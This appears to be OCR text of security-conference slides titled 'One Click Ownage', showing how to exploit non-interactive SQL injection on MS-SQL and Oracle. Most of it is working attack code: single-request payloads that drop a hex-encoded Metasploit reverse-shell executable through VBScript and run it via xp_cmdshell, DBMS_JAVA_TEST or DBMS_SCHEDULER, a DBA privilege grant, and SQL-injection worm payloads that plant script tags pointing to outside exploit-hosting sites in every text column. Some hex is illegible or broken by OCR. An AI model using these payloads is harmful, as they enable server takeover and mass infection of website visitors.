```


One Click Ownage

- Exploit non Interactive SQL Injections
- Concept by Ferruh Mavituna
  - Generate a hex representation of the "shell.exe" in the local system,
  - Write a VBScript that can process this hex string and generate a valid binary file,
  - Put all this together into one line,
  - Carry out the SQL injection with this one line.
  - Enjoy the reverse shell ☺

One Click Ownage: How To



1. Shell.exe is generated by Metasploit. The payload executed on target server starts reverse shell connection to the attacker's machine.




```
http://example.com?sqlinjection.aso?id=1;exec  master..xp_cmdshell  'echo
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F742062652007
2756E20696E244F53206D6F64652E0D0D0A24x07504 5x024C010300176FAD27x08E0000F030B01023800 10x0310x0350x024062x0360x0370x0440
x0210x0302x0204x0301004x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02ACx7355505830x0550x0310x0702x0E80x02E055505831x051
0x0360x0304x0302x0E40x02E5505832x0510x0370x0302x0306x0E40x02C0332E303300555058210D090209F0B5FC11B9DF8C86A641x021D02x032
6x0226x02EDB7FFDBFF31C0B9002040068310 0464FF30648920 506A406812x02DA2FE4F65151E9x023C90FF253C40291 6B205DB07x020F4088 2A4B
E6000700FFFFEE01FCE8560B53555657 8B6C2418B4538B5405780 1FFFFFFE5EA8B4A5A2001EBE332498B348B01EE31FFFC31C0AC38E07407C1CFDB
```

payload.vba

2. Shell.exe is compessed and hex-encoded. It is then converted to the one line (quite long…) of VB code, which being executed on the target machine re-create and run shell.exe.


One Click Ownage: How To



```
http://example.com?sqlinjection.aso?id=1;exec  master..xp_cmdshell  'echo
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD215468697320707 26F6772616D2063616E6E6F7420626520 7
2756E20696E244F53206D6F64652E0D0D0A24x075045x024C010300176FAD27x08E0000F030B01023800 10x0310x0350x024062x0360x0370x0440
x0210x0302x0204x0301004x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02ACx735550583 0x0550x0310x0702x0E80x02E05550583 1x051
0x0360x0304x0302x0E40x02E5505832x0510x0370x0302x0306x0E40x02C0332E303300555058210D090209F0B5FC11B9DFBC86A641x021D02x032
6x0226x02EDB7FFDBFF31C0B9002040068310046 4FF306489205 06A40681 2x02DA2FE4F65151E9x023C90FF253C40291 6B205DB07x020F4088 2A4B
E6000700FFFFEE01FCE8560B535556578B6C2418B4538B5405780 1FFFFFFE5EA8B4A5A2001EBE33 2498B348B01EE31FFFC31C0AC38E07407C1CFDB
97EDFF0D01[illegible]F23B7C241475E1232466 8B0C4B081CFFDFE2E8B429E8[illegible]02285F5E5D5BC20[illegible]B19 8B5B0C021CB B1B04
0853688E4[illegible]A60D909F5ADCBEDFC3B
5753325F3[illegible]0D2883500040010C6
FFFFF6D24[illegible]A18FFD3B81141B62A1F8
3AA0009C23617C9744048 58400F8[illegible]E54B6034 0615516A0A80C7FD90C14443C300145786974 50E2DDBFFC72F6365737366972747561 6C0F74656
3740FF92FCF1050454C0103001 76FAD27E00078833 4FF0F030B01023800022 21003EDBAB724F204B1F04060100DF7B369B0750 1775F906002058 3
0D96037103F103D85A9485E84002E02857DC39E786090AC0223 6FD9FBBBB9602E72646174610C03EC9B9D3D6440 2E69278 4104B418 8293B2427C
029x03B82A070012x02FFx0E60BE156 04[illegible]8DBEEBA[illegible]FFF57EB0B90[illegible]8074701DB[illegible]078B1E83EEFC11DB72EDB80[illegible]31DB75078B1E83EEFC
11DB11C00[illegible]508B1E83
EEFC11DB1[illegible]FDFC760F8A
022887474975F7E963FFFFFF906B0285C2048907 83C70483E90477F101CFE94CFFFFFF5E89F7B901x038A07472[illegible]E83[illegible]0177F7803F0075F28B078A5F
0466C1E80C1C0086C429F880EBE801F0890783C705 88D8E2D98DBE0040x028B07 09C0743C8B5F048D84300060x0201F35083C708FF962860x0295
8A074708C074DC89F9748F2E55FF962C60x0209C07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFBB0010x025054 6A045357FFD5
8D879F01x0280207F806028[illegible]F5505450357FFD55861 8D442480[illegible]A0039C475FA8[illegible]C80E938ACFFFFx444470x022870x165070x025E70x026E70x027
E70x028C70[illegible]941x0247657450726F63416 4647265737 3x02566972747561 6C5
0726F7465[illegible]4578697450726F6365737 3xFFx5A":W
CreateObje[illegible], R^(d^):Function   R^(t^):Dim  Arr^(^):For i=0 To Len^(t^)-1  Step
2:Redim Preserve Ar^(S^):FB=Mid^(t,i+1,1^):SB=Mid^(t,i+2,1^):HX=FB  ^& SB:If FB="x"  Then:NB=Mid^(t,i+3,1^):L=H^(S B  ^& NB^):For j=0 To L:Redim
Preserve Ar^(S+^(j*2^)+1^):Ar^(S+j^)=0:Ar^(S+j+1^)=0:Next:i=i+1:S=S+L:Else:If  Len^(HX^)^>0  Then:Ar^(S^)=H^(HX^):End  If:S=S+1:End If:Next:Redim
Preserve Ar^(S-2^):R=Ar:End Function:Function  H^(HX^):H=CLng^("&H"  ^& HX^):End  Function:Sub  W^(FN, Buf^):Dim  aBuf:Size =
UBound^(Buf^):ReDim   aBuf^(Size\2^):For  I = 0 To Size - 1 Step 2:aBuf^(I\2^)=ChrW^(Buf^(I+1^)*256+Buf^(I^)^):Next:If  I=Size
Then:aBuf^(I\2^)=ChrW^(Buf^(I^)^):End  If:aBuf=Join^(aBuf,""^):Set  bS=CreateObject^("ADODB.Stream"^):bS.Type=1:bS.Open:With
CreateObject^("ADODB.Stream"^):.Type=2:.Open:.WriteText  aBuf:.Position=2:.CopyTo  bS:.Close:End  With:bS.SaveToFile  FN,2:bS.Close:Set
bS=Nothing:End  Sub>p.vbs && p.vbs && %TEMP%\wr.exe'
```

Compressed and HEX-encoded with decryptor stub attached

payload.vba



Web browser user for exploitation of SQL injection.

3. SQL Injection is exploited:

- **VB script** is deployed on the target server (using **xp_cmdshell** executed with given parameters)
- **VB script** is executed on the target server, so the file **shell.exe** is recreated
- The file **shell.exe** is executed so the remote connection to the attacker’s machine is initiated from the target server. Because of that, it is not detected by firewall.
- Attacker got a remote shell to the target server.

1 click 0wnage SQL server

```
http://example.com?sqlinjection.aso?id=1;exec master..xp_cmdshell 'echo
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F74206265207
2756E20696E244F53206D6F64652E0D0D0A24x075045x024C010300176FAD27x08E0000F030B0102380010x0310x0350x024062x0360x0370x0440
x0210x0302x0204x0301004x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02ACx7355505830x0550x0310x0702x0E80x02E055505831x051
0x0360x0304x0302x0E40x02E5505832x0510x0370x0302x0306x0E40x02C0332E303300555058210D090209F0B5FC11B9DF8C86A641x021D02x032
6x0226x02EDB7FFDBFF31C0B90020400683100464FF30648920506A406812x02DA2FE4F65151E9x023C90FF253C402916B205DB07x020F40882A4B
E6000700FFFFEE01FCE8560B535556578B6C2418B4538B54057801FFFFFFE5EA8B4A5A2001EBE332498B348B01EE31FFFC31C0AC38E07407C1CFDB
97EDFF0D01C7EBF23B7C241475E12324668B0C4B081CFFDFE2E8B429E8EB02285F5E5D5BC208005E6A305964FB7F7BFB8B198B5B0C021C8B1B04
0853688E4E0EECFFD689C709F3DFBE7C54CAAF9181EC00018A505756539E5E81FFFFFF5D900EB61918E7A41970E9ECF9AA60D909F5ADCBEDFC3B
5753325F33FFFFFFFF32005B8D4B1851FFD789DF89C38D75146A05595153FF348FFF504598948EE273DDB6FDF22B2754FF370D2883500040010C6
FFFFF6D246D68C0A801976802001A0A89E16A10515714206A40B5B6BDFB5E56C1E6060308566A0100C500A8B2E0AE851A18FFD3B81141B62A1F8
3AA0009C23617C974404858400F84CE54B60340615516A0A80C7FD90C14443C30014578697450E2DDBFFC72F63657373669727475616C0F74656
3740FF92FCF1050454C010300176FAD27E000788334FF0F030B0102380002221003EDBAB724F204B1F04060100DF7B369B07501775F9060020583
0D96037103F103D85A9485E84002E02857DC39E786090AC02236FD9FBBBB9602E72646174610C03EC9B9D3D64402E692784104B4188293B2427C
029x03B82A070012x02FFx0E60BE156040008DBEEBAFFFFF57EB0B908A064688074701DB75078B1E83EEFC11DB72EDB801x31DB75078B1E83EEFC
11DB11C001DB73EF75098B1E83EEFC11DB73E431C983E803720DC1E0088A064683F0FF747489C501DB75078B1E83EEFC11DB11C901DB508B1E83
EEFC11DB11C975204101DB75078B1E83EEFC11DB11C901DB73EF75098B1E83EEFC11DB73E483C10281FD00F3FFFF83D1018D142F83FDFC760F8A
022887474975F7E963FFFFFF908B0283C204890783C70483E90477F101CFE94CFFFFFF5E89F7B901x038A07472CE83C0177F7803F0075F28B078A5F
0466C1E80C1C0086C429F880EBE801F0890783C70588D8E2D98DBE0040x028B0709C0743C8B5F048D84300060x0201F35083C708FF962860x0295
8A074708C074DC89F9748F2E55FF962C60x0209C07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFBB0010x0250546A045357FFD5
8D879F01x0280207F8060287F5505450357FFD558618D4424806A0039C475FA83EC80E938ACFFFFx444470x022870x165070x025E70x026E70x027
E70x028C70x029A70x064B45524E454C3322E444CCx024C6F61644C69627261727941x0247657450726F63416464726573737x025669727475616C5
0726F74656374x025669727475616C416C6C6F63x0566972745616C46726565x034578697450726F63657373xFFx5A":W
CreateObject^("Scripting.FileSystemObject"^).GetSpecialFolder^(2^) ^& "\wr.exe", R^(d^):Function R^(t^):Dim Arr^(^):For i=0 To Len^(t^)-1 Step
2:Redim Preserve Ar^(S^):FB=Mid^(t,i+1,1^):SB=Mid^(t,i+2,1^):HX=FB ^& SB:If FB="x" Then:NB=Mid^(t,i+3,1^):L=H^(SB ^& NB^):For j=0 To L:Redim
Preserve Ar^(S+^(j*2^)+1^):Ar^(S+j^)=0:Ar^(S+j+1^)=0:Next:i=i+1:S=S+L:Else:If Len^(HX^)^>0 Then:Ar^(S^)=H^(HX^):End If:S=S+1:End If:Next:Redim
Preserve Ar^(S-2^):R=Ar:End Function:Function H^(HX^):H=CLng^("&H" ^& HX^):End Function:Sub W^(FN, Buf^):Dim aBuf:Size =
UBound^(Buf^):ReDim aBuf^(Size\2^):For I = 0 To Size - 1 Step 2:aBuf^(I\2^)=ChrW^(Buf^(I+1^)*256+Buf^(I^)^):Next:If I=Size
Then:aBuf^(I\2^)=ChrW^(Buf^(I^)^):End If:aBuf=Join^(aBuf,""^):Set bS=CreateObject^("ADODB.Stream"^):bS.Type=1:bS.Open:With
CreateObject^("ADODB.Stream"^):.Type=2:.Open:.WriteText aBuf:.Position=2:.CopyTo bS:.Close:End With:bS.SaveToFile FN,2:bS.Close:Set
bS=Nothing:End Sub>p.vbs && p.vbs && %TEMP%\wr.exe‘
```

1 click ownage (Oracle with Java IO privs)

```
http://192.168.2.10/ora1.php
?name=1 and (Select
DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','main','c:\\windows\\system32\\cmd.exe','/c','echo
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E
6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A24x075045x024C0103006716F0D6x08E0000F030B0102380010
x0310x0350x024062x0360x0370x0440x0210x0302x0204x0301x0304x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02A
Cx7355505830x0550x0310x0702x0E80x02E055505831x0510x0360x0304x0302x0E40x02E055505832x0510x0370x0302x0306x0E
40x02C0332E303500555058210D09020993B63B0E5CE0BCADA641x021D02x0326x0226x02C3B7FFDBFF31C0B900204000683010
0464FF30648920506A406812x02DA2FE4F65151E9x023C90FF253C402916B205DB07x020F40882A4BE6000700FFFFEE01FCE8560
…C70588D8E2D98DBE0040x028B0709C0743C8B5F048D84300060x0201F35083C708FF962860x02958A074708C074DC89F95748
F2AE55FF962C60x0209C07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFBB0010x0250546A045357FFD58D879F
01x0280207F8060287F585054505357FFD558618D4424806A0039C475FA83EC80E938ACFFFFx444470x022870x165070x025E70x
026E70x027E70x028C70x029A70x064B45524E454C33322E444C4Cx024C6F61644C69627261727941x0247657450726F63416464
72657373x025669727475616C50726F74656374x025669727475616C416C6C6F63x025669727475616C46726565x034578697450
726F63657373xFFx5A":W CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) ^%26 "\wr.exe", R(d):Function R(t):Dim
Arr():For i=0 To Len(t)-1 Step 2:Redim Preserve Ar(S):FB=Mid(t,i%2b1,1):SB=Mid(t,i%2b2,1):HX=FB ^%26 SB:If FB="x"
Then:NB=Mid(t,i%2b3,1):L=H(SB ^%26 NB):For j=0 To L:Redim Preserve
Ar(S%2b(j*2)%2b1):Ar(S%2bj)=0:Ar(S%2bj%2b1)=0:Next:i=i%2b1:S=S%2bL:Else:If Len(HX)^>0 Then:Ar(S)=H(HX):End
If:S=S%2b1:End If:Next:Redim Preserve Ar(S-2):R=Ar:End Function:Function H(HX):H=CLng("%26H" ^%26 HX):End Function:Sub
W(FN, Buf):Dim aBuf:Size = UBound(Buf):ReDim aBuf(Size\2):For I = 0 To Size - 1 Step
2:aBuf(I\2)=ChrW(Buf(I%2b1)*256%2bBuf(I)):Next:If I=Size Then:aBuf(I\2)=ChrW(Buf(I)):End If:aBuf=Join(aBuf,""):Set
bS=CreateObject("ADODB.Stream"):bS.Type=1:bS.Open:With CreateObject("ADODB.Stream"):.Type=2:.Open:.WriteText
aBuf:.Position=2:.CopyTo bS:.Close:End With:bS.SaveToFile FN,2:bS.Close:Set bS=Nothing:End
Sub>%25TEMP%25\bsqlbf.vbs%26%26%25TEMP%25\bsqlbf.vbs%26%26%25TEMP%25\wr.exe') FROM DUAL) is not null--
```

1 click ownage with DBA privileges

- Not quite the same
- Why not
  - Can you not grant user java IO privs and then execute the step described earlier?
  - We can, but the privileges will not be available in same session. Wont be 1 click then ☹

1 click ownage with DBA privileges

- What didn't work:
- Can you not pass the OS code directly to DBMS_SCHEDULER and execute it, simple!?
  - DBMS_SCHEDULER's create program procedure can only take upto 1000 chars as argument to program_action paramater

1 click ownage with DBA privileges

- What finally worked:
  - Create a directory
  - Create a procedure to write files on system
  - Execute the procedure to write a vb script
  - Execute the VB script to create msfpayload's executble
  - Execute the executable
- All in one request? ☺

1 click ownage with DBA privileges

```
http://vuln.com/vulnerable.php?name=1 and (SELECT SYS.KUPP$PROC.CREATE_MASTER_PROCESS('BEGIN EXECUTE IMMEDIATE ''create or
replace procedure pr(p in varchar2,fn in varchar2,l in nvarchar2) is o_f utl_file.file_type; begin
o_f:=utl_file.fopen(p,fn,''''W'''',4000);utl_file.put_line(o_f,l);utl_file.fclose(o_f);end;'';execute immediate ''create or replace directory T as
''''C:\'''''';pr(''T'',''x.vbs'',''d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2
063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A24x075045x024C01030049783A29x08E0000F030B0102380002x0322
x0710x0310x0840x0210x0302x0204x0301x0304x0850x0302x0275F9x0202x0520x0210x0410x0210x0610x0C40x0284x732E74657874x0360x04
10x0302x0302x0E20x02602E7264617461x0320x0320x0320x0304x0E40x02402E6964617461x0284x0440x0302x0324x0E40x02C0x1031C0B9002
04000683010400064FF30648920506A40680020x025151E91Fx0390909090909090909090909090909090FF253C4040009090x08FF254040400090
90x08FFFFFFFFx04FFFFFFFFxFFxA5FCE856x03535556578B6C24188B453C8B54057801EA8B4A188B5A2001EBE332498B348B01EE31FFFC31C0AC
38E07407C1CF0D01C7EBF23B7C241475E18B5A2401EB668B0C4B8B5A1C01EB8B048B01E8EB0231C05F5E5D5BC208005E6A3059648B198B5B0
C8B5B1C8B1B8B5B0853688E4E0EECFFD689C7536854CAAF91FFD681EC0001x025057565389E5E81Fx039001x02B61918E7A41970E9ECF9AA60D
909F5ADCBEDFC3B5753325F3332005B8D4B1851FFD789DF89C38D75146A05595153FF348FFF55045989048EE2F22B2754FF37FF552831C05050
505040504050FF552489C768C0A80253680200115C89E16A105157FF55206A405E56C1E60656C1E608566A00FF550C89C36A00565357FF5518F
FD3xFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFxFFx092C40x0A7440x023C40x1A4840x02
5840x0A4840x025840x069C004578697450726F63657373x031E035669727475616C50726F74656374x0540x0340x024B45524E454C33322E646
C6CxFFx81":W "C:\wr.exe", R(d):Function R(t):Dim Arr():For i=0 To Len(t)-1 Step 2:Redim Preserve
Ar(S):FB=Mid(t,i%2b1,1):SB=Mid(t,i%2b2,1):HX=FB %26 SB:If FB="x" Then:NB=Mid(t,i%2b3,1):L=H(SB %26 NB):For j=0 To L:Redim Preserve
Ar(S%2b(j*2)%2b1):Ar(S%2bj)=0:Ar(S%2bj%2b1)=0:Next:i=i%2b1:S=S%2bL:Else:If Len(HX)>0 Then:Ar(S)=H(HX):End If:S=S%2b1:End If:Next:Redim
Preserve Ar(S-2):R=Ar:End Function:Function H(HX):H=CLng("%26H" %26 HX):End Function:Sub W(FN, Buf):Dim aBuf:Size = UBound(Buf):ReDim
aBuf(Size\2):For I = 0 To Size - 1 Step 2:aBuf(I\2)=ChrW(Buf(I%2b1)*256%2bBuf(I)):Next:If I=Size Then:aBuf(I\2)=ChrW(Buf(I)):End
If:aBuf=Join(aBuf,""):Set bS=CreateObject("ADODB.Stream"):bS.Type=1:bS.Open:With CreateObject("ADODB.Stream"):.Type=2:.Open:.WriteText
aBuf:.Position=2:.CopyTo bS:.Close:End With:bS.SaveToFile FN,2:bS.Close:Set bS=Nothing:End Sub'');DBMS_SCHEDULER.create_program(''bb'',
''EXECUTABLE'', ''c:\WINDOWS\system32\cmd.exe /c
C:\x.vbs%26%26C:\wr.exe'',0,TRUE);DBMS_SCHEDULER.create_job(''au'',''bb'',enabled=>TRUE);END;') from dual) is not null--
```

Demo


One click ownage

Executing DDL/DML

```
select
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('b
egin execute immediate ''grant dba to
foobar'';end;')from dual;
```

SQL Injection Worm

- Started almost 2 years ago
- Changes the web app frontend, Inject malicious javascript within iframes of the frontend
- Distribute browser exploits
- Similar worms can be written in Oracle based on the concepts shown earlier



SQL Injection Worm

MS-SQL:


```
s=290';DECLARE%20@S%20NVARCHAR(4000);=CAST(0x6400650063006C0061007200650020004000006D002000760061007200630068006100720028003800380
030003000300029003B00730065007400200040006D003D00270027003B00730065006C0065006300740020004000006D003D0040006D002B002700750070
00640061007400650005B0027002B0061002E006E0061006D0065002B0027005D007300650074005B0027002B0062002E006E0061006D0065002B0027005
D003D007200740072006900 6D00280063006F006E007600650072007400280076006100720063006800610072002C0027002B0062002E006E0061006D00
65002B002700290029002B00270027003C00730063007200690070007400200073007200630003D0022006800740074007000 3A002F002F0079006C003100
38002E006E00650074002F0030002E006A00730022003E003C002F00730063007200690070 0074003E00270027003B0027002000660072006F006D002000
640062006F002E007300790073006F0062006A00650063007400730020006100 2C00640062006F002E007300790073006300 6F006C0075006D006E007300
200062002C00640062006F002E0073007900730074007900700065007300200063002000770068006500720065002000 61002E00690064003D0062002E00
6900640020006100 6E006400200061002E0078007400790070006500 3D00270055002700 61006E006400200062002E00780074007900700065003D006300
2E0078007400790070006500200061006E006400200063002E006E0061006D0065003D0027007600610072006300680061007200 27003B00730065007400
200040006D003D00520045005600450052005300450028004000 6D0029003B00730065007400200040006D003D00730075006200730074007200 69006E0
0670028004000 6D002C005000410054004900 4E00440045005800280027002500 3B0025002700 2C0040006D0029002C0038003000300030 0029003B0073
0065007400200040006D003D00520045005600450052005300450028004000 6D0029003B0065007800650063002800 40006D0029003B00%20AS%20NVAR
CHAR(4000));EXEC(@S);--
```

Oracle:

```
http://127.0.0.1:81/ora4.php?name=1 and 1=(select   ||
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE   ||  PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE '''' begin execute immediate '''''''' alter session set   ||  current_schema=SCOTT ''''''''; execute
immediate ''''''''commit'''''''';for rec in (select chr(117) || chr(112) || chr(100) || chr(97) || chr(116) ||   ||  chr(101) || chr(32) || T.TABLE_NAME || chr(32)
|| chr(115) || chr(101) || chr(116) || chr(32) || C.column_name || chr(61) || C.column_name ||   ||  chr(124) || chr(124) || chr(39) || chr(60) || chr(115)
|| chr(99) || chr(114) || chr(105) || chr(112) || chr(116) || chr(32) || chr(115) || chr(114) || chr(99) ||   ||  chr(61) || chr(34) || chr(104) || chr(116) ||
chr(116) || chr(112) || chr(58) || chr(47) || chr(47) || chr(119) || chr(119) || chr(119) || chr(46) || chr(110) ||   ||  chr(111) || chr(116) || chr(115) ||
chr(111) || chr(115) || chr(101) || chr(99) || chr(117) || chr(114) || chr(101) || chr(46) || chr(99) || chr(111) ||   ||  chr(109) || chr(47) || chr(116) ||
chr(101) || chr(115) || chr(116) || chr(46) || chr(106) || chr(115) || chr(34) || chr(62) || chr(60) || chr(47) || chr(115) ||   ||  chr(99) || chr(114) ||
chr(105) || chr(112) || chr(116) || chr(62) || chr(39) as foo FROM ALL_TABLES T,ALL_TAB_COLUMNS C WHERE   ||  T.TABLE_NAME = C.TABLE_NAME and
T.TABLESPACE_NAME like chr(85) || chr(83) || chr(69) || chr(82) || chr(83) and C.data_type like   ||  chr(37) || chr(86) || chr(65) || chr(82) || chr(67) ||
chr(72) || chr(65) || chr(82) || chr(37) and c.data_length>200) loop EXECUTE IMMEDIATE   ||  rec.foo;end loop;execute immediate
''''''''commit'''''''';end;'''';END;'';END;--','SYS',0,'1',0) from dual)--
```

You’ve been hacked. So what?!

